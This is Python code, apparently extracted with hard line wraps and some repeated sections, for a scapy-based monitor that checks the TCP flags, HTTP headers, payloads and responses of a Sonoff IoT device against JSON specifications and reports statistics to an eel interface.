                            http_packet=str(packet[Raw].load)

                            if "GET" in http_packet:
                                http_header_parsed =
extract_header_details(payload,b"GET ")
                                print(self.threadname)
                                print("REQUEST CHECK")
                                print('\n')
                                print("HEADER CHECK")
```

```

validator.header_check(http_header_parsed,validator.get_header_details(self.raw_http_d
ata))
                                print('\n')

                            elif "PUT" in http_packet:
                                http_header_parsed =
extract_header_details(payload,b"PUT ")
                                print(self.threadname)
                                print("REQUEST CHECK")
                                print('\n')
                                print("HEADER CHECK")

validator.header_check(http_header_parsed,validator.get_header_details(self.raw_http_d
ata))
                                print('\n')
                            elif "POST" in http_packet:
                                self.date_time= datetime.datetime.now()
                                self.request_ts.append(self.date_time)
                                self.reqresp_ts.append(self.date_time)

get_timing(self.request_ts,self.raw_use_data,self.usage_scenerio,(self.rnds))
                                self.info =
extract_TCP_info(packet,self.date_time,self.counting,self.rnds)
                                self.info["application_method"] = "POST"

eel.update_network_details(self.info,self.threadname,"")
                                http_header_parsed =
extract_header_details(payload,b"POST ")
                                self.header = http_header_parsed.copy()
                                print(self.threadname)
                                print("REQUEST CHECK")
                                print('\n')
                                print("HEADER CHECK")

validator.header_check(http_header_parsed,validator.get_header_details(self.raw_http_d
ata))
                                print('\n')
                            elif "value" in http_packet:
                                put_payload_parsed = extract_PUT_payload(payload)
                                print(self.threadname)
                                print("PAYLOAD CHECK")
                                #
validator.payload_check(put_payload_parsed,self.resp_dat,validator.put_float_payload,v
alidator.put_bool_payload)
                                print('\n')
                            elif "data" in http_packet:
                                payload_parsed = extract_POST_payload(payload)
                                payload_details =
validator.get_payloads_details(self.raw_http_data,self.path,"post")
                                self.payload = payload_parsed.copy()
                                print(self.threadname)
                                print("PAYLOAD CHECK")

validator.payload_check(payload_parsed,self.resp_dat,payload_details,self.payload_orde
r,self.counting )
                                #
validator.put_float_payload,validator.put_bool_payload)
```

```
                                print('\n')
                            else:
                                print("not post put or get really !!!!")
                        except Exception as E:
                            print("request check exception")

                    elif packet[IP].sport == self.port:
                        if scapy.layers.http.HTTPResponse():
                            try:
                                payload = bytes(packet[TCP].payload).decode("utf8")
                            except:
                                payload = bytes(packet[TCP].payload).decode("latin-1")

                            #extracting payload
                            if "OK" in payload:

                                payload_dict_data =
extract_sonoff_reponse_json_payload(payload)
                                if payload_dict_data == {}:
                                    payload_dict_data =
extract_sonoff_emulator_payload(payload)
                                payload_dict_status =
get_sonoff_response_status(payload)


                                self.payload_dict_extract =
Merge(payload_dict_data,payload_dict_status)

                                if 'seq' in self.payload_dict_extract:
                                    #
information_IOT.append({self.threadname:self.payload_dict_extract})
                                    date_time= datetime.datetime.now()
                                    self.reqresp_ts.append(date_time)
                                    response_time_array =
get_timing_packet(self.reqresp_ts,self.raw_use_data,self.usage_scenerio,(self.rnds))
                                    response_time_dict =
{"response_time":response_time_array[1:]}
                                    print(self.threadname)
                                    print("RESPONSE CHECK")
                                    if "error" in payload_dict_data:
                                        if int(payload_dict_data["error"]) != 0:
                                            self.response_error_count +=1
                                            self.response_count += 1
                                        else:
                                            self.response_success_count +=1
                                            self.response_count += 1
                                    pct =
self.response_error_count/self.response_count
                                    error_monitor_dict =
{"treshold":self.error_treshold,"value":round(pct,2)}
                                    packet_sucess_statistics =
{"total":self.response_count,"success":self.response_success_count,"error":self.respon
se_error_count,"percent":round(pct,2)}
                                    reponse_header_check_result =
validator.header_check(self.payload_dict_extract,validator.get_response_header_details
(self.raw_http_data))
                                    reponse_body_check_result =
validator.resp_check(payload_details=validator.get_payload_response_details(self.raw_h
ttp_data),json_resp_details=self.payload_dict_extract,varriables=self.resp_dat,raw_htt
p_data=self.raw_http_data,data_varriable=None,light_id=self.light_id,text_id=self.text
_id)
                                    self.counting +=1
                                    packet_counter_statistics =
{"number_of_rounds":self.counting,"expected_number_of_rounds":self.rnds}
                                    self.info =
extract_TCP_info(packet,self.date_time,self.counting,self.rnds)
                                    self.info["application_version"] =
str(self.payload_dict_extract["version"])
                                    self.sequence_number =
int(payload_dict_data["seq"])
                                    domain_layer_check =
validator.domain_details_check(header=self.header,payload=self.payload,response=payloa
d_dict_data,damain_spec =
self.raw_domain_data,curent_snumber=self.sequence_number,prev_snumber =
self.pervious_sequence_number)
                                    self.pervious_sequence_number =
int(payload_dict_data["seq"])
                                    if domain_layer_check["reponse_result"]:
                                        self.domain_check_sucess_count +=1
                                        self.domain_check_count +=1
                                    else:
                                        self.domain_check_error_count +=1
                                        self.domain_check_count +=1
                                    domain_layer_check_pct =
self.domain_check_error_count/self.domain_check_count
                                    domain_layer_check_statistics =
{"total":self.domain_check_count,"success":self.domain_check_sucess_count,"error":self
.domain_check_error_count,"percent":round(domain_layer_check_pct,2)}

eel.update_network_details(domain_layer_check,self.threadname,'')

eel.update_network_details(self.info,self.threadname,'')
                                    resp_header_stats =
boolean_to_statistics(reponse_header_check_result)
                                    resp_body_stats =
boolean_to_statistics(reponse_body_check_result)

eel.update_network_details(resp_header_stats,self.threadname,'header')

eel.update_network_details(resp_body_stats,self.threadname,'response')

eel.update_network_details(packet_sucess_statistics,self.threadname,'packet')

eel.update_network_details(domain_layer_check_statistics,self.threadname,'domain_l')

eel.update_network_details(error_monitor_dict,self.threadname,'error')



print(boolean_to_statistics(reponse_header_check_result))

print(boolean_to_statistics(reponse_body_check_result))
                                    print(packet_sucess_statistics)
                                    print(domain_layer_check_statistics)
                                    print(packet_counter_statistics)
                                    print('\n')
                                    print('-------------------------------')
                                    print("End of a request response cycle")
                                    print('\n')
                                    self.flag_stack = ""
                                    self.payload = {}
                                    self.response = {}

                            elif "Content" in payload:
                                # server_info = extract_reponse_json_payload(payload)
                                # IOT payload check
                                if "status_code" in payload :
                                    # payload_dict =
extract_reponse_json_payload(payload)
                                    #
information_IOT.append({self.threadname:payload_dict})
                                    # print(self.threadname)
                                    print("RESPONSE CHECK")
                                    #
validator.resp_check(payload_details=validator.get_payload_response_details(self.raw_h
ttp_data),json_resp_details=payload_dict,varriables=self.resp_dat,raw_http_data=self.r
aw_http_data,data_varriable=None,light_id=self.light_id,text_id=self.text_id)
                                    # print('\n')
                                    # print('-------------------------------')
                                    # print("End of a request response cycle")
                                    # print('\n')
                                else:
                                    print("no status_code")

                            else:
                                pass
                        else:
                            print("ISSUE")




from scapy.all import *
# from  scapy_http.http import *
from scapy.layers import http
import ast
import datetime
import app.validator as validator
import sys
from scapy.layers.inet import IP
from scapy.all import Ether,TCP
from scapy.layers.l2 import getmacbyip
import eel
import re

load_layer("http")

def clear_iot_list():
    global information_IOT
    information_IOT = []
    return

def unpad(messages):
    i = len(messages) -1
    while messages[i] == 0:
        i -=1
    new_message = messages[:i+1]
    return new_message

def Merge(dict1, dict2):
    res =  res = {**dict1, **dict2}
    return res

def extract_sonoff_reponse_json_payload(payload):
    pattern = re.compile(r'\{*\"w*([a-z]*)\":(\d+)')
    try:
        matches = pattern.finditer(payload)
        outer = {}
        for match in matches:
            dkey = str(match.group(1))
            ditem = str(match.group(2))
            outer[dkey] = ditem
    except:
        outer = ""
    return outer

def extract_sonoff_emulator_payload(payload):
    pattern = re.compile(r'[{]*\"([a-z_]+)\":[\s]([0-9]+)')
    try:
        matches = pattern.finditer(payload)
        outer = {}
        for match in matches:
            dkey = match.group(1)
            dvalue = match.group(2)
            outer[dkey] = dvalue
    except:
        outer = ""
    return outer

def get_sonoff_response_status(payload):
    pattern = re.compile(r'(HTTP/1.[01])\s([0-9]+)')
    pattern2 = re.compile(r'([a-zA-Z-]*):([A-Za-z0-9 :/,.]*)')
    try:
        matches = pattern.finditer(payload)
        matches2 = pattern2.finditer(payload)
        outer = {}
        for match in matches:
            version = match.group(1)
            dkey = match.group(2)
            outer["status_code"] = dkey
            outer["version"] = version

        for matchs in matches2:
            dictkey = matchs.group(1)
            dictvalue = matchs.group(2)
            outer[dictkey] = dictvalue.strip()
    except:
        outer["status_code"]= 400

    return outer

def extract_header_details(payload,verb):
    try:
        http_header_raw = payload[:payload.index(b"\r\n\r\n")+2]
        http_header_dict = dict(re.findall(r"(?P<name>.*?): (?P<value>.*?)\r\n",
http_header_raw.decode("utf8")))
        url_path = payload[payload.index(verb)+4:payload.index(b"
HTTP/1.1")].decode("utf8")
        http_header_dict['url-path'] = url_path
    except Exception as e:
        http_header_dict = {'Host': "", 'User-Agent': '', 'Accept-Encoding': '',
'Accept': '*/*', 'Connection': '', 'Content-Length': '', 'url-path': ''}
        print(e)
        pass
    return http_header_dict

def extract_PUT_payload(payload):
    if payload == None:
        return
    pay_value_dict = {}
    pay_value = payload[payload.index(b"value"):].decode("utf8")
    temp = pay_value.split('=')
    data = unpad(temp[1])
    if len(data) > 5:
        data = data[:5]
    pay_value_dict[temp[0]] = ast.literal_eval(data)
    return pay_value_dict

def extract_POST_payload(payload):
    if payload == None:
        return
    try:
        pattern = re.compile(r'\{\"w*([a-z]*)\":\s\"w*([a-z]*)\"\}*')
        matches = pattern.finditer(payload.decode('utf-8'))
        outer = {}
        for match in matches:
            dkey = str(match.group(1))
            ditem = str(match.group(2))
            outer[dkey] = ditem

        pay_value_dict ={}
        key = list(outer.keys())[1]
        data = outer[key]
        pay_value_dict[key] = str(data)
    except:
        pay_value_dict = {}
        print("exception")
    return pay_value_dict

def extract_reponse_json_payload(payload):
    patt =re.compile("(?P<name>.*?): (?P<value>.*)")
    try:
        xpressn = re.findall(patt, payload)
        response_payload_dict = {}
        for pat in xpressn:
            key = pat[0]
            key = key.strip()
            key = key.strip('""')
            response_payload_dict[key] = pat[1].strip(",")
    except:
        response_payload_dict = ""
    return response_payload_dict

def extract_TCP_info(packet,time,counter,num_pact):
    info ={}
    info['src_ip'] = packet[IP].src
    info['dst_ip'] = packet[IP].dst
    info['ip_protocol'] = packet[IP].proto
    info['ip_version'] = packet[IP].version
    info['src_port'] = packet[TCP].sport
    info['dst_port'] = packet[TCP].dport
    info['num_packs'] = num_pact
    return info

def get_generator_details(verb,path):
    return verb,path

def get_combo_methodmpath(usecase,comb,raw_use_data,raw_gen_data):
    generator = raw_use_data['maps'][comb[0]]
    mth = str(raw_gen_data[generator]['method'])
    pth = '/' +str(raw_gen_data[generator]['paths'])
    ts_array = [0.0, 53.118585581884204, 94.81206503378704, 11.943560222782134,
38.409122240396066]
    dist = raw_use_data['usage'][usecase]["distribution"]
    if dist == "constant":
        rounds = len(comb) *  raw_use_data['usage'][usecase]["rounds"]
    elif dist == "exponential":
        rounds = len(ts_array)
    else:
        rounds = 10
    return mth,pth,rounds

def calculate_duration(date_1,date_2):
    time_delta = (date_2 - date_1)
    total_seconds = time_delta.total_seconds()
    return total_seconds


def get_timing_packet(timestamp_array,raw_use_data,use_comb=None,rounds=None):
    if rounds == None:
        nun_rounds = 5
    else:
        nun_rounds = rounds
    cal_ts_array = []
    if len(timestamp_array) >= 2:
        for i in range(len(timestamp_array)-1):
            if i%2 ==0:
                dur = calculate_duration(timestamp_array[i],timestamp_array[i+1])
                cal_ts_array.append(dur)
            else:
                pass
        if len(cal_ts_array) <= nun_rounds:

            if use_comb == None:
                usec = "default"
            else:
                usec = use_comb
            runs = len(cal_ts_array) - 1
            tming = cal_ts_array[runs]
            validator.behavior_check(raw_use_data,usec,runs,tming)
        else:
            pass
        return cal_ts_array
    else:
        return 0.00

def get_timing(timestamp_array,raw_use_data,use_comb=None,rounds=None):
    if rounds == None:
        nun_rounds = 5
    else:
        nun_rounds = rounds
    cal_ts_array = [0.00]
    if len(timestamp_array) >= 2:
        for i in range(len(timestamp_array)-1):
            dur = calculate_duration(timestamp_array[i],timestamp_array[i+1])
            cal_ts_array.append(dur)
        if len(cal_ts_array) <= nun_rounds:

            if use_comb == None:
                usec = "default"
            else:
                usec = use_comb
            runs = len(cal_ts_array) - 1
            tming = cal_ts_array[runs]
            validator.behavior_check(raw_use_data,usec,runs,tming)
        else:
            pass
        return cal_ts_array
    else:
        return 0.00

def get_packet_timing(timestamp_array_req,timestamp_array_resp):
    cal_ts_array = [0.00]
    if len(timestamp_array_req) > 0 and len(timestamp_array_req) > 0:
        for i in range(len(timestamp_array_req)-1):
            dur = calculate_duration(timestamp_array_resp[i],timestamp_array_req[i+1])
            cal_ts_array.append(dur)
        if len(cal_ts_array) == 4  :
            pass
        return cal_ts_array
    else:
        return 0.00

def boolean_to_statistics(bool_dict):
    vals = bool_dict.values()
    passing =0
    failing = 0
    total = len(vals)
    for val in vals:
        if val ==True:
            passing +=1
        else:
            failing +=1
    pct = (failing/total)
    return {"pass":passing,"fail":failing,"total":total,"percent":round(pct,2)}
```

```
class Monitor:

    def __init__(self,use,payload_order,name,light_d,text_d):
        file_name = name
        cwd = str(os.getcwd() )
        hmdir = "description"
        server_file_name = cwd + '/app/'  + file_name + '/configuration.json'

        http_file_name = cwd + '/app/'  + hmdir +  '/http_interface.json'
        generator_file_name = cwd + '/app/' + hmdir   +  '/generate.json'
        usage_file_name = cwd + '/app/'  + hmdir +  '/usage.json'
        domain_file_name = cwd + '/app/'  + hmdir +  '/business_interface.json'
        tcp_file_name = cwd + '/app/'  + hmdir +  '/tcp_interface.json'

        #Extract files
        self.raw_config_data = validator.get_data(fileName=server_file_name)
        self.raw_http_data = validator.get_data(fileName=http_file_name)
        self.raw_gen_data = validator.get_data(fileName=generator_file_name)
        self.raw_use_data = validator.get_data(fileName=usage_file_name)
        self.raw_domain_data = validator.get_data(fileName=domain_file_name)
        self.raw_tcp_data = validator.get_data(fileName=tcp_file_name)

        host,port = validator.get_config_details(data=self.raw_config_data)
        self.port = int(port)

        self.payload_order = payload_order
        self.usage_scenerio = use
        self.threadname = name
        self.single_combination =
self.raw_use_data['usage'][self.usage_scenerio]["combination"] #[0]
        self.status_report = ''
        self.wait_time = self.raw_use_data['usage'][self.usage_scenerio]["frequency"]
        mt,var,self.rnds =
get_combo_methodmpath(self.usage_scenerio,self.single_combination,self.raw_use_data,se
lf.raw_gen_data)
        method,path = get_generator_details(mt,var)
        self.light_id = light_d
        self.text_id = text_d
        self.path = path
        self.counting = 0
        self.request_ts = []
        self.reqresp_ts = []
        global information_IOT
        self.payload_dict_extract ={}
        self.flag_stack = ""
        self.syn_flag_stack = ""
        self.syn_flag_num = 0
        self.tcp_flag_num = 0
        self.response_count = 0
        self.response_error_count = 0
        self.response_success_count = 0
        self.numcheck = 0
        self.domain_check_error_count = 0
        self.domain_check_count = 0
        self.domain_check_sucess_count = 0
        self.date_time = ""
        self.info ={}
        self.sequence_number = 0
        self.pervious_sequence_number = 0
        self.syn_treshold = 3
        self.error_treshold = 0.4
        self.payload = {}
        self.response = {}
        self.header = {}
        self.client_flags = ""
        self.server_flags = ""
        self.test_flags = ""
        self.tcp_check_results = {}
        self.flag_dict = {}
        self.Handshake_buff_len =
self.raw_tcp_data["flag_details"]["3way_handshake"]["flag_num"]
        self.http_buff_len =
self.raw_tcp_data["flag_details"]["3way_handshake"]["flag_num"]
        self.close_buff_len =
self.raw_tcp_data["flag_details"]["3way_handshake"]["flag_num"]
        pv = validator.path_varriables_list(path)
        self.resp_dat =
validator.get_request_details_by_path(data=self.raw_http_data,path_list=pv,method=meth
od)

    def packet_callback(self,packet):

        if TCP in packet:
            if packet[IP].dport == self.port or packet[IP].sport == self.port:
                client_flag = ""
                server_flag = ""

                if packet[IP].dport == self.port:
                    client_flag = str(packet[TCP].flags)
                    self.flag_dict["src_flag"] = str(packet[TCP].flags)
                else:
                    server_flag = str(packet[TCP].flags)
                    self.flag_dict["dst_flag"] = str(packet[TCP].flags)


                if client_flag in "SAPAFA":
                    self.client_flags += client_flag
                    self.test_flags += client_flag

                if server_flag in "SAPAFA":
                    self.server_flags += server_flag
                    self.test_flags += server_flag

                eel.update_network_details(self.flag_dict,self.threadname,'')


                buff_size = len(self.test_flags)

                if buff_size > 0 and buff_size < 2:
                    if not(self.test_flags[0] in "SPF"):
                        print("tcp_cutoff",self.test_flags)
                        self.client_flags = ""
                        self.server_flags = ""
                        self.test_flags = ""

                if buff_size >= 4 and buff_size <= 9:
                    print(self.test_flags)
                    if self.test_flags[0] == "S" and buff_size >=
self.Handshake_buff_len:

                        if self.client_flags in
self.raw_tcp_data["flag_details"]["3way_handshake"]["client"] and self.server_flags in
self.raw_tcp_data["flag_details"]["3way_handshake"]["server"]:
                            print()
                            print("TCP CHECK")
                            print()
                            print("passed the tcp handshake test")
                            self.tcp_check_results["handshake"] = True
                            print(self.test_flags,self.client_flags,self.server_flags)
                            print()
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""
                        else:
                            print()
                            print("TCP CHECK")
                            print()
                            print("failed the tcp handshake test")
                            print()
                            self.tcp_check_results["handshake"] = False
                            print(self.test_flags,self.client_flags,self.server_flags)
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""

                    elif self.test_flags[0] == "P" and buff_size >=
self.raw_tcp_data["flag_details"]["http"]["flag_num"] and buff_size <=
(self.raw_tcp_data["flag_details"]["http"]["flag_num"]+2):
                        if self.client_flags in
self.raw_tcp_data["flag_details"]["http"]["client"] and self.server_flags in
self.raw_tcp_data["flag_details"]["http"]["server"]:
                        # if self.client_flags == "PA" and self.server_flags in
"AAPA":
                            print()
                            print("TCP CHECK")
                            print()
                            print("passed the tcp request response test")
                            self.tcp_check_results["req_resp"] = True
                            print(self.test_flags,self.client_flags,self.server_flags)
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""
                        else:
                            print()
                            print("TCP CHECK")
                            print()
                            print("failed the tcp request response test")
                            self.tcp_check_results["req_resp"] = False
                            print(self.test_flags,self.client_flags,self.server_flags)
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""
                    elif (self.test_flags[0] == "F") and buff_size >=
self.raw_tcp_data["flag_details"]["close_connection"]["flag_num"] and buff_size <=
(self.raw_tcp_data["flag_details"]["close_connection"]["flag_num"]+ 2):
                        if self.client_flags in
self.raw_tcp_data["flag_details"]["close_connection"]["client"] and self.server_flags
in self.raw_tcp_data["flag_details"]["close_connection"]["server"]:
                        # if self.client_flags == "AAFA" and self.server_flags ==
"FAA":
                            print()
                            print("TCP CHECK")
                            print()
                            print("passed the tcp connection close test")
                            self.tcp_check_results["close_conn"] = True
                            print(self.test_flags,self.client_flags,self.server_flags)
                            tcp_stats = boolean_to_statistics(self.tcp_check_results)

eel.update_network_details(tcp_stats,self.threadname,'flag')
                            print()
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""
                            self.tcp_check_results = {}
                            # if self.counting  == self.rnds:
                            #     sys.exit()
                        else:
                            print()
                            print("TCP CHECK")
                            print()
                            print("failed the tcp connection close test")
                            self.tcp_check_results["close_conn"] = False
                            print(self.test_flags,self.client_flags,self.server_flags)
                            tcp_stats = boolean_to_statistics(self.tcp_check_results)

eel.update_network_details(tcp_stats,self.threadname,'flag')
                            print()
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""
                            self.tcp_check_results = {}
                            # if self.counting  == self.rnds:
                            #     sys.exit()
                else:
                    if len(self.test_flags) > 9:
                        self.client_flags = ""
                        self.server_flags = ""
                        self.test_flags = ""
                # else:
                #     pass

                flg = str(packet[TCP].flags)
                if 'S' == flg:
                    self.syn_flag_stack += flg

                self.flag_stack += flg

                self.syn_flag_num = len(self.syn_flag_stack)
                self.tcp_flag_num = len(self.flag_stack)
                if self.flag_stack[0] == "S":
                    self.numcheck = 6
                elif self.flag_stack[0] == "A" :
                    self.numcheck = 5

                syn_details =
{"treshold":self.syn_treshold,"count_value":self.syn_flag_num}
                eel.update_network_details(syn_details,self.threadname,'syn')

                if len(self.flag_stack) >= self.numcheck:
                    print()
                    print("syn count",self.syn_flag_num)
                    print("tcp count",self.tcp_flag_num)
                    print()
                    self.flag_stack = ""
                    self.tcp_flag_num = 0
                    if len(self.syn_flag_stack) >= self.syn_treshold:
                        print("deadly SYN")
                        self.syn_flag_stack = ""
                        self.syn_flag_num = 0



        if scapy.layers.http.HTTP(packet):
            if TCP in packet:
                if packet[TCP].payload:
                    if packet[IP].dport == self.port:

                        payload = bytes(packet[TCP].payload)
                        self.flag_stack = ""
                        self.syn_flag_stack = ""
                        print("IP protocol: ",packet[IP].proto)
                        print("IP: ",packet[IP].src," ","TCP flag:
",packet[TCP].flags)
                        print()
                        try:
                            http_packet=str(packet[Raw].load)

                            if "GET" in http_packet:
                                http_header_parsed =
extract_header_details(payload,b"GET ")
                                print(self.threadname)
                                print("REQUEST CHECK")
                                print('\n')
                                print("HEADER CHECK")

validator.header_check(http_header_parsed,validator.get_header_details(self.raw_http_d
ata))
                                print('\n')

                            elif "PUT" in http_packet:
                                http_header_parsed =
extract_header_details(payload,b"PUT ")
                                print(self.threadname)
                                print("REQUEST CHECK")
                                print('\n')
                                print("HEADER CHECK")
```

```
validator.header_check(http_header_parsed,validator.get_header_details(self.raw_http_d
ata))
                                print('\n')
                            elif "POST" in http_packet:
                                self.date_time= datetime.datetime.now()
                                self.request_ts.append(self.date_time)
                                self.reqresp_ts.append(self.date_time)

get_timing(self.request_ts,self.raw_use_data,self.usage_scenerio,(self.rnds))
                                self.info =
extract_TCP_info(packet,self.date_time,self.counting,self.rnds)
                                self.info["application_method"] = "POST"

eel.update_network_details(self.info,self.threadname,"")
                                http_header_parsed =
extract_header_details(payload,b"POST ")
                                self.header = http_header_parsed.copy()
                                print(self.threadname)
                                print("REQUEST CHECK")
                                print('\n')
                                print("HEADER CHECK")

validator.header_check(http_header_parsed,validator.get_header_details(self.raw_http_d
ata))
                                print('\n')
                            elif "value" in http_packet:
                                put_payload_parsed = extract_PUT_payload(payload)
                                print(self.threadname)
                                print("PAYLOAD CHECK")
                                #
validator.payload_check(put_payload_parsed,self.resp_dat,validator.put_float_payload,v
alidator.put_bool_payload)
                                print('\n')
                            elif "data" in http_packet:
                                payload_parsed = extract_POST_payload(payload)
                                payload_details =
validator.get_payloads_details(self.raw_http_data,self.path,"post")
                                self.payload = payload_parsed.copy()
                                print(self.threadname)
                                print("PAYLOAD CHECK")

validator.payload_check(payload_parsed,self.resp_dat,payload_details,self.payload_orde
r,self.counting )
                                #
validator.put_float_payload,validator.put_bool_payload)
                                print('\n')
                            else:
                                print("not post put or get really !!!!")
                        except Exception as E:
                            print("request check exception")

                    elif packet[IP].sport == self.port:
                        if scapy.layers.http.HTTPResponse():
                            try:
                                payload = bytes(packet[TCP].payload).decode("utf8")
                            except:
                                payload = bytes(packet[TCP].payload).decode("latin-1")
                            #extracting payload
                            if "OK" in payload:

                                payload_dict_data =
extract_sonoff_reponse_json_payload(payload)
                                if payload_dict_data == {}:
                                    payload_dict_data =
extract_sonoff_emulator_payload(payload)
                                payload_dict_status =
get_sonoff_response_status(payload)


                                self.payload_dict_extract =
Merge(payload_dict_data,payload_dict_status)

                                if 'seq' in self.payload_dict_extract:
                                    #
information_IOT.append({self.threadname:self.payload_dict_extract})
                                    date_time= datetime.datetime.now()
                                    self.reqresp_ts.append(date_time)
                                    response_time_array =
get_timing_packet(self.reqresp_ts,self.raw_use_data,self.usage_scenerio,(self.rnds))
                                    response_time_dict =
{"response_time":response_time_array[1:]}
                                    print(self.threadname)
                                    print("RESPONSE CHECK")
                                    if "error" in payload_dict_data:
                                        if int(payload_dict_data["error"]) != 0:
                                            self.response_error_count +=1
                                            self.response_count += 1
                                        else:
                                            self.response_success_count +=1
                                            self.response_count += 1
                                    pct =
self.response_error_count/self.response_count
                                    error_monitor_dict =
{"treshold":self.error_treshold,"value":round(pct,2)}
                                    packet_sucess_statistics =
{"total":self.response_count,"success":self.response_success_count,"error":self.respon
se_error_count,"percent":round(pct,2)}
                                    reponse_header_check_result =
validator.header_check(self.payload_dict_extract,validator.get_response_header_details
(self.raw_http_data))
                                    reponse_body_check_result =
validator.resp_check(payload_details=validator.get_payload_response_details(self.raw_h
ttp_data),json_resp_details=self.payload_dict_extract,varriables=self.resp_dat,raw_htt
p_data=self.raw_http_data,data_varriable=None,light_id=self.light_id,text_id=self.text
_id)
                                    self.counting +=1
                                    packet_counter_statistics =
{"number_of_rounds":self.counting,"expected_number_of_rounds":self.rnds}
                                    self.info =
extract_TCP_info(packet,self.date_time,self.counting,self.rnds)
                                    self.info["application_version"] =
str(self.payload_dict_extract["version"])
                                    self.sequence_number =
int(payload_dict_data["seq"])
```

```
                                    domain_layer_check =
validator.domain_details_check(header=self.header,payload=self.payload,response=payloa
d_dict_data,damain_spec =
self.raw_domain_data,curent_snumber=self.sequence_number,prev_snumber =
self.pervious_sequence_number)
                                    self.pervious_sequence_number =
int(payload_dict_data["seq"])
                                    if domain_layer_check["reponse_result"]:
                                        self.domain_check_sucess_count +=1
                                        self.domain_check_count +=1
                                    else:
                                        self.domain_check_error_count +=1
                                        self.domain_check_count +=1
                                    domain_layer_check_pct =
self.domain_check_error_count/self.domain_check_count
                                    domain_layer_check_statistics =
{"total":self.domain_check_count,"success":self.domain_check_sucess_count,"error":self
.domain_check_error_count,"percent":round(domain_layer_check_pct,2)}

eel.update_network_details(domain_layer_check,self.threadname,'')

eel.update_network_details(self.info,self.threadname,'')
                                    resp_header_stats =
boolean_to_statistics(reponse_header_check_result)
                                    resp_body_stats =
boolean_to_statistics(reponse_body_check_result)

eel.update_network_details(resp_header_stats,self.threadname,'header')

eel.update_network_details(resp_body_stats,self.threadname,'response')

eel.update_network_details(packet_sucess_statistics,self.threadname,'packet')

eel.update_network_details(domain_layer_check_statistics,self.threadname,'domain_l')

eel.update_network_details(error_monitor_dict,self.threadname,'error')



print(boolean_to_statistics(reponse_header_check_result))

print(boolean_to_statistics(reponse_body_check_result))
                                    print(packet_sucess_statistics)
                                    print(domain_layer_check_statistics)
                                    print(packet_counter_statistics)
                                    print('\n')
                                    print('--------------------------------')
                                    print("End of a request response cycle")
                                    print('\n')
                                    self.flag_stack = ""
                                    self.payload = {}
                                    self.response = {}

                            elif "Content" in payload:
                                # server_info = extract_reponse_json_payload(payload)
                                # IOT payload check
                                if "status_code" in payload :
                                    # payload_dict = 
extract_reponse_json_payload(payload)
                                    # 
information_IOT.append({self.threadname:payload_dict})
                                    # print(self.threadname)
                                    print("RESPONSE CHECK")
                                    # 
validator.resp_check(payload_details=validator.get_payload_response_details(self.raw_h
ttp_data),json_resp_details=payload_dict,varriables=self.resp_dat,raw_http_data=self.r
aw_http_data,data_varriable=None,light_id=self.light_id,text_id=self.text_id)
                                    # print('\n')
                                    # print('--------------------------------')
                                    # print("End of a request response cycle")
                                    # print('\n')
                                else:
                                    print("no status_code")

                            else:
                                pass
                        else:
                            print("ISSUE")
```

Validator

```
import json
import ast
import os
import eel

dtypes_converter = {"bool":bool,"float":float,"int":int,"str":str}

def get_fileName(file_name):
    return file_name

def get_data(fileName):
    with open(fileName, "r") as f:
        jData = json.load(f)
    f.close()
    return jData

def keys_to_list(dict):
    dict_list =[]
    keys = dict.keys()
    for kys in keys:
        dict_list.append(kys)
    return dict_list

def keys_to_list_2(dict):
    dict_list =[]
    keys = dict.keys()
    for kys in keys:
        dict_list.append(kys)
    return dict_list

def path_varriables_list(path):
    keys = path.split('/')
    keys = keys[1:]
    return keys

def get_key_to_value(the_dictionary,the_value):
    key_list = list(the_dictionary.keys())
    val_list = list(the_dictionary.values())

    position = val_list.index(the_value)
    the_key = key_list[position]

    return the_key

def get_config_details(data):
    base_url = data["host_details"]["base_url"]
    port = data["host_details"]["port"]
    return base_url,port

def get_header_details(data):
    h_details = data["header_details"]
    return h_details

def get_response_header_details(data):
    h_details = data["response_header_details"]
    return h_details

def get_request_methods(data):
    methods = data["application_methods"]
    return methods

def get_PUT_payloads(data,datatype,payload=None):
    put_payload = data["payload"]["values"][datatype]
    return put_payload

def get_payloads_details(data,path,verb,payload=None):
    path_variables = path_varriables_list(path)
    info = data["description"][verb]
    for item in path_variables:
        info = info[item]
    output = {}
    payloads = info["payload"]
    for payload in payloads:
        payload_datatype = data["payload"]["datatypes"][payload]
        payload_values = data["payload"]["values"][payload_datatype][payload]
        output[payload] = dict(value=payload_values,datatype=payload_datatype)
    return output

def get_actualdata_from_response(data_value):
    try:
        converter = {"true":True,"false":False}
        if data_value.strip('\"') == "true":
            data_value = converter["true"]
        elif data_value.strip('\"') == "false":
            data_value = converter["false"]
        else:
            data_value = ast.literal_eval(data_value)
        pass
    except:
        data_value = None
        print("no datatype")
    return data_value

def get_datatype_from_data(data):

    if data == None:
        return None
    else:
        try:
            dt = type(data)
        except:
            dt = None
    return dt

def get_payload_response_details(data):
    details = data["response_details"]
    return details

def get_app_paths(data,method):
    paths = data["Request"]["paths"][method]
    return paths

def get_request_details_by_path(data,path_list,method):
    server_data = data['description'][method]
    for key in path_list:
        ini = server_data[key]
        server_data = ini

    if len(server_data["payload"]) > 0:
        data_payload = server_data["payload"]
    else:
        data_payload = None

    # make this more dynamic
    request_details = {}
    request_details["payload"] = data_payload
    if data_payload != None:
        try:
            datatype = data["payload"]["datatypes"][data_payload]
        except:
            datatype = data["payload"]["datatypes"][data_payload[0]]
    else:
        data_payload = path_list[-1]
        datatype = data["payload"]["datatypes"][data_payload]

    # adding the expected datatypes
    try:
        request_details["expected_data_values"] =
data["payload"]["values"][datatype][data_payload]
    except:
        request_details["expected_data_values"] =
data["payload"]["values"][datatype][data_payload[0]]

    try:
        request_details["status_code"] =server_data["sucess"]["status_code"]
    except:
        request_details["status_code"] =server_data["success"]["status_code"]
    request_details["url_path"] =server_data["path"]
    return request_details

def header_check(payload_header,json_header_details):
    print("checking header")
    json_header_list =keys_to_list_2(json_header_details)
    i=0
    seed = "headerCanvas"
    out_list = []
    out_dict = {}
    for key in json_header_list:
        i +=1
        checker = False
        if payload_header[key] == json_header_details[key]:
            checker = True
        else:
            checker = False
        id = seed + "_"+ str(i)
        if checker == True:
            text = str(key) + ":" "passed"
            out_list.append(text)
            out_dict[key] = checker
